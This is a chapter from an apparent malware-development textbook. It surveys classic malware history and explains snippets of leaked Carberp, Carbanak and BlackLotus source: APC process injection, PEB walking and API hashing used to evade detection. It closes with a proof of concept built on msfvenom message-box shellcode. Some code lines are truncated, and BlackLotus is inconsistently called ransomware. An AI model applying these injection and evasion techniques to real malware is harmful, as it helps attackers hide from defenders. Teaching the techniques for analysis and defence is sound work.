13

Classic Malware Examples

Malware has been a persistent threat since the dawn of computing. This chapter will take you on a journey through the history of malware, examining classic examples that have shaped the digital landscape. From early viruses such as **MyDoom** to notorious worms such as **ILOVEYOU**, **Stuxnet**, **Carberp**, and **Carbanak**, you will explore the functionality, propagation methods, and payloads of these historic threats. Each case study will not only help you understand the fundamental concepts of malware design and operation but also the context in which these threats emerged, giving you a broader understanding of the constantly evolving malware development strategies and cyber threat landscape.

In this chapter, we're going to cover the following main topics:

- Historical overview of classic malware
- Analysis of the techniques used by classic malware
- Evolution and impact of classic malware
- Lessons learned from classic malware

Historical overview of classic malware

The evolution of computing has been accompanied by the persistent threat of malware, which is malicious software designed to disrupt, damage, or gain unauthorized access to computer systems. This chapter delves into the annals of computing history, tracing the origins and evolution of classic malware that has left an indelible mark on the digital landscape. From the early days of viruses to the more sophisticated and targeted threats of recent years, each instance of classic malware serves as a significant milestone in the ever-evolving field of cybersecurity.

Early malware

The concept of computer viruses emerged in the 1980s when personal computers began to proliferate. One of the earliest and most notorious examples was the **Brain virus**, discovered in 1986. This boot sector virus targeted IBM PCs, spreading through infected floppy disks and causing relatively benign but noticeable effects, such as the alteration of volume labels.

As personal computing gained popularity, so did viruses with more malicious intent. The **Cascade virus**, discovered in 1987, marked a shift with its ability to infect executable files, leading to the eventual development of more sophisticated polymorphic viruses that could change their appearance to evade detection.

The 1980s-2000s – the era of worms and mass propagation

The **Morris worm** (1988) was a landmark event, infecting thousands of UNIX-based computers and highlighting the vulnerability of interconnected networks. This led to the 1990s witnessing a paradigm shift with the advent of worms capable of self-propagation, causing widespread damage across interconnected systems.

At the start of the 2000s, the ILOVEYOU worm (2000) stands out as a classic example of a social engineering attack. Disguised as a love letter, this worm spread through email attachments, causing extensive damage by overwriting files and spreading rapidly. Its impact was felt globally, emphasizing the potential of malware to exploit human behavior.

Malware of the 21st century

Stuxnet (2010) was a groundbreaking piece of malware designed for a specific purpose – to sabotage Iran's nuclear program. Leveraging multiple zero-day vulnerabilities, Stuxnet showcased the potential for malware to cross the boundary between cyberspace and the physical world. Unnoticed by the general public, the daily cyberwars of the twenty-first century have begun from Stuxnet.

The Stuxnet virus, which is believed to have been developed by the United States and Israel, was nation-state malware. It was intentionally devised to sabotage the Iranian nuclear program and it effectively disabled uranium enrichment centrifuges.

In fact, the majority of significant industrial breaches commence with social engineering tactics, which involve targeting employees through the dissemination of illicit emails. However, locating employees of a classified facility situated in a closed nation and their personal computers is an arduous and time-consuming endeavor. Furthermore, they might not possess the process control system, the most sacred of holies of the facility, and one cannot predict this in advance.

Therefore, it is necessary to infect the organizations that configure and maintain these process control systems; these are typically external entities. As a consequence, the initial five Iranian companies targeted by Stuxnet were engaged in the development of industrial systems or the provision of associated components.

The infected workstations were effectively searched by the virus for the subsequent Siemens software: PCS 7, WinCC, and STEP 7. In the event that Stuxnet located the object, assumed command, inspected the connected equipment, and confirmed that it was, in fact, a centrifuge and not something from another facility, it would have rewritten a portion of the controller code to adjust the rotation speed.

The extremely sophisticated Stuxnet worm was capable of propagating via USB drives and additional mediums. Additionally, it successfully circumvented security software and evaded detection for an extended duration.

The Stuxnet virus served as a poignant reminder to society of the catastrophic consequences that can result from the use of malicious software. It demonstrated that critical infrastructure can be disrupted by cyberattacks and that industrial control systems are susceptible to attack. Furthermore, it demonstrated the readiness of nation-states to employ malware for strategic and military objectives.

Modern banking Trojans

The banking Trojans **Carberp** (2010) and **Carbanak** (2014) were designed to compromise financial institutions by integrating sophisticated methods in order to illicitly acquire confidential data and coordinate fraudulent transactions. Their accomplishments underscored the dynamic characteristics of malware as it adjusted to the shifting environment of online banking.

The evolution of ransomware

The mid-2010s saw the rise of ransomware, a type of malware that encrypts user data and demands a ransom for its release. **CryptoLocker** (2013) was among the pioneers, using strong encryption to hold victims' files hostage. This marked a shift toward financially motivated cybercrime. **Conti** is ransomware that was developed by the Conti Ransomware Gang, a Russian-speaking criminal collective with suspected links with Russian security agencies. Conti also operates a **ransomware-as-a-service** (**RaaS**) business model.

Let's analyze the popular tricks and techniques used by classic malware.

Analysis of the techniques used by classic malware

Let's start with examples of specific malware. Let's take a look at a piece of code from the source code of the leaked Carberp banking Trojan. We will look at the source code in more detail in ***Chapter 15***, but for now, let's pay attention to specific functions.

Let's look at the code of the leaked Carberp Trojan pushed on GitHub from the following link: **https://github.com/nyx0/Carberp**.

Let's for example look at the functions in the file at **https://github.com/nyx0/Carberp/blob/master/Source/Crypt.cpp**.

Let's see how the `XORCrypt::Crypt` function works. Let's break down the provided C++ code step by step:

```
DWORD XORCrypt::Crypt(PCHAR Password, LPBYTE Buffer, DWORD Size) {
  DWORD a = 0, b = 0;
  a = 0;
  while (a < Size) {
    b = 0;
    while (Password[b]) {
      Buffer[a] ^= (Password[b] + (a * b));
      b++;
    }
    a++;
  }
  return a;
}
```

This code defines a method (**`Crypt`**) belonging to a class (**`XORCrypt`**). The purpose of this method is to perform a simple XOR encryption operation on a given buffer using a provided password.

This code implements a simple XOR encryption algorithm. It XORs each byte in the buffer with a value derived from the corresponding character in the password and the product of the **`a`** and **`b`** indices. The loops ensure that each byte in the buffer is processed, and the function returns the total number of bytes processed. This type of XOR encryption is relatively basic and is not suitable for strong security purposes.

Let's look at another function, the **`PCHAR BASE64::Encode(LPBYTE Buf, DWORD BufSize)`** function. This code defines a method (**`Encode`**) belonging to a class (**`BASE64`**). The purpose of this method is to encode a byte array using the Base64 encoding scheme.

This code implements a Base64 encoding algorithm for a given byte array. It processes the input buffer in triplets, encodes each triplet, and constructs the Base64-encoded string as the output. The function returns the Base64-encoded string.

Also, this malware reimplements another hash algorithm (see https://github.com/nyx0/Carberp/blob/master/Source/md5.cpp).

As you may have guessed from the name of this file, there are various functions for working with **Message Digest Method 5** (**MD5**): initialization, MD5 block update operation, finalization, MD5 transform, encoding, and decoding logic. This function is used in another function:

```
char* FileToMD5(char* URL){
  // Initialize MD5 context
  MD5_CTX ctx;
  MD5Init(&ctx);
  // Update MD5 context with the bytes of the URL string
  MD5Update(&ctx, (unsigned char*)URL, m_lstrlen(URL));
  // Finalize MD5 hash
  unsigned char buff[16];
  MD5Final(buff, &ctx);
  // Allocate memory for the hexadecimal representation of the MD5 hash
  char* UidHash = (char*)MemAlloc(33);
  int p = 0;
  // Function pointer to sprintf-like function
  typedef int (WINAPI* fwsprintfA)(PCHAR lpOut, PCHAR lpFmt, ...);
  fwsprintfA _pwsprintfA = (fwsprintfA)GetProcAddressEx(NULL, 3, 0xEA3AF0D7);
  // Convert each byte of the MD5 hash to its hexadecimal representation
  for (int i = 0; i < 16; i++) {
    _pwsprintfA(&UidHash[p], "%02X", buff[i]);
    p += 2;
  }
  // Null-terminate the hexadecimal string
  UidHash[32] = '\0';
  return UidHash;
}
```

This function takes a URL as input, calculates its MD5 hash, and returns the hash as a hexadecimal string. It uses the MD5 algorithm to perform the hash calculation and dynamically allocates memory to store the result. The hexadecimal conversion is done using a function pointer (**`_pwsprintfA`**) to a **`sprintf`**-like function.

What about another source code? Look at the Carbanak source code from GitHub: https://github.com/Aekras1a/Updated-Carbanak-Source-with-Plugins.

We will also look at it in more detail in *Chapter 15*.

For example, look at the **`RunInjectCode`** function from here: https://github.com/Aekras1a/Updated-Carbanak-Source-with-Plugins/blob/master/Carbanak%20-%20part%201/botep/core/source/injects/RunInjectCode.cpp.

See whether you can see what is implemented here:

```
bool RunInjectCode(HANDLE hprocess, HANDLE hthread, typeFuncThread startFunc, typeInjectCode func)
  SIZE_T addr = func(hprocess, startFunc, 0);
  if (addr == 0)
    return false;
  bool result = false;
  NTSTATUS status = API(NTDLL, ZwQueueApcThread)(hthread, (PKNORMAL_ROUTINE)addr, NULL, NULL, NULL
  if (status == STATUS_SUCCESS){
    status = API(NTDLL, ZwResumeThread)((DWORD)hthread, 0);
    result = (status == STATUS_SUCCESS);
  }
  return result;
}
```

This code appears to be part of a process injection technique, specifically using **asynchronous procedure calls** (**APCs**) in the context of Windows programming. Let's break down the code step by step:

- **`HANDLE hprocess`**: Handle to the target process where the code will be injected
- **`HANDLE hthread`**: Handle to the target thread where the code will be executed
- **`typeFuncThread startFunc`**: Function pointer to the thread start function (not defined in the provided code snippet)
- **`typeInjectCode func`**: Function pointer to the injection code (not defined in the provided code snippet)

We call the injection code function (**`func`**) with the target process handle, thread start function, and an additional parameter (**`0`** in this case) to get the address where the injection code resides. If the address is **`0`**, it returns **`false`**, indicating a failure:

```
SIZE_T addr = func(hprocess, startFunc, 0);
if (addr == 0)
  return false;
```

We then use the **`ZwQueueApcThread`** function (from NTDLL) to queue an APC to the target thread. The APC will execute the code at the specified address. If the queuing is successful (**`STATUS_SUCCESS`**), it proceeds to resume the thread:

```
NTSTATUS status = API(NTDLL, ZwQueueApcThread)(hthread, (PKNORMAL_ROUTINE)addr, NULL, NULL, NULL);
if (status == STATUS_SUCCESS)
```

Then, resume the target thread using **`ZwResumeThread`** after the APC has been queued. The result is set to true if the resumption is successful:

```
status = API(NTDLL, ZwResumeThread)((DWORD)hthread, 0);
result = (status == STATUS_SUCCESS);
```

So, this code is part of a process injection technique that uses APCs to inject code into a remote process. The success of the injection is determined by the successful queuing of the APC and the subsequent successful resumption of the target thread.

Evolution and impact of classic malware

Malware has undergone significant evolution over the years, adapting to advancements in technology and security measures. Classic malware often employed ingenious techniques that, while now considered rudimentary, were highly effective in their time. Here, we'll explore some classic malware functions that left a lasting impact on the threat landscape:

- **Code injection via `CreateRemoteThread`**:
  - **Evolution**: Initially, this malware used **`CreateRemoteThread`** to inject malicious code into a remote process, enabling stealthy execution.
  - **Impact**: This technique allowed malware to hide within legitimate processes, making detection challenging. Modern variants still leverage code injection, albeit with more sophisticated methods.
- **Registry persistence**:
  - **Evolution**: Classic malware often modified the Windows Registry for persistence, ensuring the malware launched with system boot.
  - **Impact**: This technique laid the groundwork for more advanced persistence mechanisms. Modern malware combines registry modifications with other evasion tactics.
- **Polymorphic code**:
  - **Evolution**: Polymorphic malware changed its code on each infection, making signature-based detection ineffective.

- **Impact**: This evolutionary step challenged antivirus solutions of the time. Modern polymorphic malware dynamically alters its code to evade even heuristic analysis.
- **DLL injection**:
  - **Evolution**: Early malware used DLL injection to inject code into running processes, facilitating various malicious activities.
  - **Impact**: This technique influenced modern fileless malware, which operates entirely in memory, leaving no traditional artifacts on disk.
- **Self-replication**:
  - **Evolution**: Classic viruses such as the ILOVEYOU worm spread through email attachments, exploiting human curiosity
  - **Impact**: While email-based viruses have diminished, self-replication inspired modern worms and ransomware that autonomously propagate through networks
- **Keylogging and credential theft**:
  - **Evolution**: Early keyloggers recorded keystrokes for password theft
  - **Impact**: Today's advanced keyloggers target specific applications, exfiltrating sensitive information for cyber espionage or financial gain

For example, let's investigate some features from https://github.com/ldpreload/BlackLotus/blob/main/src/Shared/registry.c.

Let's break down the provided code step by step:

```
#include "registry.h"
#include "nzt.h"
#include "utils.h"
#include "crt.h"
```

These are preprocessor directives, including the necessary header files for the functions used in the code. The headers likely contain declarations and definitions for functions, types, or constants used in this code.

First, let's look at the `GetRegistryStartPath static` function:

```
static LPWSTR GetRegistryStartPath(INT Hive)
```

This function aims to obtain the starting path for the Windows Registry based on the specified `Hive`:

- **Parameters**: `Hive` is an integer that indicates the registry hive (`HIVE_HKEY_LOCAL_MACHINE` or another value).
- **Local variables**: `LPWSTR Path` is a pointer to a wide string (Unicode) that will store the registry path.
- **Logic**: If the hive is `HIVE_HKEY_LOCAL_MACHINE`, append `\\Registry\\Machine` to the path. If it's another hive, obtain the current user's key path and use it as the starting path.

Now, let us see the `RegistryOpenKeyEx` function:

```
BOOL RegistryOpenKeyEx(CONST LPWSTR KeyPath, HANDLE RegistryHandle, ACCESS_MASK AccessMask)
```

This function is intended to open a registry key with the specified path. The logic is pretty simple. Convert the **KeyPath** input to **UNICODE_STRING**. Initialize **OBJECT_ATTRIBUTES** with the Unicode key path. Open the registry key using **NtOpenKey**.

So, the code includes necessary headers and defines different functions. Some of them construct the starting path for the registry based on the specified hive. Another one attempts to open a registry key using the provided path, registry handle, and access mask:

```
BOOL RegistryReadValueEx(CONST LPWSTR KeyPath, CONST LPWSTR Name, LPWSTR* Value)
```

This function is designed to read the value of a specified registry key:

```
BOOL RegistryReadValue(INT Hive, CONST LPWSTR Path, CONST LPWSTR Name, LPWSTR* Value)
```

This function reads the value of a specified registry key based on the specified hive.

Let's consider another implementation of functions for working with the Windows Registry: https://github.com/Aekras1a/Updated-Carbanak-Source-with-Plugins/blob/master/Carbanak%20-%20part%201/botep/core/source/reestr.cpp.

This file appears to contain the implementation of a class named **Reestr**, which provides functionality for working with the Windows Registry:

- **Reestr:Open**: This opens a registry key specified by **keyName** under the given **root** with specified options
- **Reestr:Create**: This creates a registry key specified by **keyName** under the given **root** with specified options
- **Reestr:Enum**: This enumerates subkeys of the current registry key
- **Reestr:Close**: This closes the opened registry key

Also, there are functions for read and write operations:

- **Reestr:GetString**: This reads a string value from the registry
- **Reestr:GetData**: This reads binary data from the registry
- **Reestr:SetData**: This writes binary data to the registry
- **Reestr:setDWORD**: This writes a **DWORD** value to the registry
- **Reestr:DelValue**: This deletes a registry value. Writes a string value to the registry

As we can see, the **Reestr** class provides an abstraction for interacting with the Windows Registry. It has methods for opening, creating, enumerating, and closing registry keys. Additional methods facilitate reading and writing values and data to and from the registry.

What are some potential improvements, though? Error handling could be enhanced by checking the return values of registry functions for success. There might be potential improvements in terms of exception safety and resource management. The code appears to use a mix of raw pointers and custom classes (e.g., **StringBuilder**, **Mem:Data**, etc.). A more consistent approach might be beneficial.

Of course, over time, malware development techniques and tricks have improved. We'll see this in *Chapter 15*.

Classic malware laid the foundation for the intricate threats we face today. While the specific techniques have evolved, the fundamental principles persist. Understanding the evolution of these techniques is crucial for developing malware in other programming languages, not only C.

Lessons learned from classic malware

Classic malware, although seemingly outdated in today's threat world, serves as an invaluable teacher. Lessons learned from early malicious attempts shape our understanding of modern malware development techniques. In this section, we will continue to analyze classic malware, learn lessons, and examine real-life threat code snippets that once wreaked havoc on the digital landscape.

Look at the source code of one of the functions from the Carberp leak: https://github.com/nyx0/Carberp/blob/master/Source/GetApi.cpp.

Let's look at the **GetKernel32** function. This code appears to be an implementation of a function that retrieves the base address of the **kernel32.dll** module. The code uses a combination of assembly language and data structure traversal within the **Process Environment Block** (**PEB**) to achieve this.

Now, let's break it down step by step:

```
__asm
{
  mov eax, FS:[0x30]
  mov [Peb], eax
}
```

As you can see, this assembly code retrieves a pointer to the PEB from the thread's **TEB** (**Thread Environment Block**). **FS:[0x30]** is the offset of the PEB in the TEB.

Get the module list:

```
PPEB_LDR_DATA LdrData = Peb->Ldr;
PLIST_ENTRY Head = &LdrData->ModuleListLoadOrder;
PLIST_ENTRY Entry = Head->Flink;
```

Peb->Ldr gets a pointer to the **loader data** structure within the PEB, which contains information about loaded modules. **Head** is set to the head of the doubly linked list of loaded modules. **Entry** is initialized to the first entry in the list.

Then, loop through the module logic:

```
while (Entry != Head) {
  PLDR_DATA_TABLE_ENTRY LdrData = CONTAINING_RECORD(Entry, LDR_DATA_TABLE_ENTRY, InLoadOrderModule
  // ... [snip]
  Entry = Entry->Flink;
}
```

This loop traverses the doubly linked list of loaded modules. **`CONTAINING_RECORD`** is a macro that calculates the address of the base of the structure given a pointer to a field within the structure. In this case, it is used to get a pointer to the **`LDR_DATA_TABLE_ENTRY`** structure from a pointer to one of its fields (**`InLoadOrderModuleList`**).

Finally, we can see the checking module name hash logic:

```
WCHAR wcDllName[MAX_PATH];
m_memset((char*)wcDllName, 0, sizeof(wcDllName));
m_wcsncpy(wcDllName, LdrData->BaseDllName.Buffer, min(MAX_PATH - 1, LdrData->BaseDllName.Length /
if (CalcHashW(m_wcslwr(wcDllName)) == 0x4B1FFE8E)
{
  return (HMODULE)LdrData->DllBase;
}
```

This code block retrieves the name of the DLL (**`BaseDllName`**) and converts it to lowercase. The lowercase name is then passed to **`CalcHashW`**, which likely calculates a hash of the DLL name. If the hash matches a specific value (here, **`0x4B1FFE8E`**), it returns the base address of the module. As you can see, here are the popular tricks that are implemented:

- The code appears to use a hashed value of the DLL name for comparison rather than directly comparing strings. This is a common technique to evade simple string matching in anti-malware heuristics.
- The code dynamically traverses the PEB and the module list, making it resistant to simple code pattern analysis.
- The use of inline assembly to access the PEB demonstrates a more advanced and less straightforward approach, often employed to make the code less predictable and more resilient against reverse engineering.

This code is quite low level and involves direct manipulation of memory addresses and structures, which is typical in malware development for stealth and evasion purposes.

Practical example

Let's use this trick in practice. I have used the code with the same logic, the only difference being the hashing algorithm. **`getKernel32`**, in my case, looks like the following:

```
static HMODULE getKernel32(DWORD myHash) {
  HMODULE kernel32;
  INT_PTR peb = __readgsqword(0x60);
  auto modList = 0x18;
  auto modListFlink = 0x18;
```


```
    auto kernelBaseAddr = 0x10;
    auto mdllist = *(INT_PTR*)(peb + modList);
    auto mlink = *(INT_PTR*)(mdllist + modListFlink);
    auto krnbase = *(INT_PTR*)(mlink + kernelBaseAddr);
    auto mdl = (LDR_MODULE*)mlink;
    do {
      mdl = (LDR_MODULE*)mdl->e[0].Flink;
      if (mdl->base != nullptr) {
          if (calcMyHashBase(mdl) == myHash) {
            break;
          }
      }
    } while (mlink != (INT_PTR)mdl);
    kernel32 = (HMODULE)mdl->base;
    return kernel32;
  }
```

Then, to find **GetProcAddress** and **GetModuleHandle**, I used my **getApiAddr** function from ***Chapter 9***: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter09/03-practical-use-hashing/hack.c.

For simplicity, as usual, I used the **Meow-meow** message box payload:

```
$ msfvenom -p windows/x64/messagebox TEXT="Meow-meow\!" TITLE="=^..^=" -f c
```

On Kali Linux, it looks like this:



```
└─$ msfvenom -p windows/x64/messagebox -a x64 TEXT="Meow-meow\!" TITLE="=^..^=" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payloa
d
No encoder specified, outputting raw payload
Payload size: 285 bytes
Final size of c file: 1227 bytes
unsigned char buf[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\xfe\x00\x00\x00\x3e"
"\x4c\x8d\x85\x09\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\x48\x31\xc9\x41\xba\xf0\xb5\xa2\x56\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```


Figure 13.1 – Generate our payload via msfvenom

The full source code of our **proof of concept** (**PoC**) can be downloaded from our GitHub repository: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter13/04-lessons-learned-classic-malware/hack.c.

To compile our PoC source code in C, enter the following:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunctio
```

On Kali Linux, it looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter13/04-lessons-learned-classic-malware]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter13/04-lessons-learned-classic-malware]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Mar  9 05:02 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  5222 Jan 20 01:28 hack.c
```

Figure 13.2 – Compile hack.c

Then, execute it on any Windows machine:

```
> .\hack.exe
```

For example, on Windows 10, it looks like this:



```
PS Z:\packtpub\chapter13\04-lessons-learned-classic-malware>
PS Z:\packtpub\chapter13\04-lessons-learned-classic-malware> .\hack.exe
successfully found! GetModuleHandleA - -256886780
successfully found! GetProcAddress - 448915681
```

Figure 13.3 – Run hack.exe on a Windows machine

As we can see, the example worked as expected.

Let’s investigate the source code of the BlackLotus UEFI bootkit, which was published on GitHub on July 12th, 2023: https://github.com/ldpreload/BlackLotus.

If we look at the piece of code from the file at https://github.com/ldpreload/BlackLotus/blob/main/src/Shared/kernel32_hash.h, we see that the classic trick with calling WinAPI functions by hash is also used here:

```
#ifndef __KERNEL32_HASH_H__
#define __KERNEL32_HASH_H__
#define HASH_KERNEL32 0x2eca438c
#define HASH_KERNEL32_VIRTUALALLOC 0x09ce0d4a
#define HASH_KERNEL32_VIRTUALFREE 0xcd53f5dd
#define HASH_KERNEL32_GETMODULEFILENAMEW 0xfc6b42f1
#define HASH_KERNEL32_ISWOW64PROCESS 0x2e50340b
#define HASH_KERNEL32_CREATETOOLHELP32SNAPSHOT 0xc1f3b876
[///.. snip]
#define HASH_KERNEL32_SETEVENT                    0xcbfbd567
#endif //__KERNEL32_HASH_H__
```

What hashing algorithm did the authors of this ransomware use? As we can see, it seems like they used the **Cyclic Redundancy Check 32 (CRC32)** hash algorithm in this case (check here: https://github.com/ldpreload/BlackLotus/blob/main/src/Shared/crypto.c):

```
DWORD Crc32Hash(CONST PVOID Data, DWORD Size) {
    DWORD i, j, crc, cc;
    if (NzT.Crc.Initialized == FALSE) {
         for (i = 0; i < 256; i++) {
                 crc = i;
                 for (j = 8; j > 0; j--) {
                         if (crc & 0x1)crc = (crc >> 1) ^ 0xEDB88320L;
                         else crc >>= 1;
                 }
                 NzT.Crc.Table[i] = crc;
         }
         NzT.Crc.Initialized = TRUE;
    }
    cc = 0xFFFFFFFF;
    for (i = 0; i < Size; i++)cc = (cc >> 8) ^ NzT.Crc.Table[(((LPBYTE)Data)[i] ^ cc) & 0xFF];
    return ~cc;
}
```

To summarize, this is one of the approaches that can be used to calculate the checksum. The CRC32 algorithm is a type of hashing method that can construct a checksum value of a predetermined size and tiny size from any data.

When data is stored in memory or transferred across a network or other communication channel, it is used to identify any faults that may have occurred in the data. When the checksum is calculated, it is often reported as a 32-bit hexadecimal value. The checksum is produced using a polynomial function.

However, such a hashing algorithm is already well detected by cybersecurity solutions and blue team specialists.

Summary

The chapter began with a panoramic overview of the evolution of computing and the ever-present spectrum of malware. It traces the roots and evolution of classic malware, illustrating its imprint on a digital canvas. From basic viruses to the subtle and targeted threats of today, each instance of classic malware has been presented as a turning point in the dynamic cybersecurity landscape.

The next section delved deeper into the operating methodologies used by classic malware. It presented the variety of methods that these threats used to infiltrate, distribute, and execute their payloads. This analysis served as a valuable resource for understanding the malware's operating methods.

The chapter culminates in highlighting the key takeaways from classic malware examples. These lessons have provided a wealth of knowledge for cybersecurity professionals, policymakers, and technology enthusiasts. Understanding the historical context and impact of classic malware has enabled stakeholders to navigate the modern malware development environment.

Essentially, this chapter is a comprehensive examination of classic malware, moving beyond the simple historical and strategic details of these digital threats and focusing more on techniques based on real source codes.

In the next chapter, we will look at the concept of advanced persistent threats, which were once just a prediction and have now become a terrible reality of modern cyber warfare.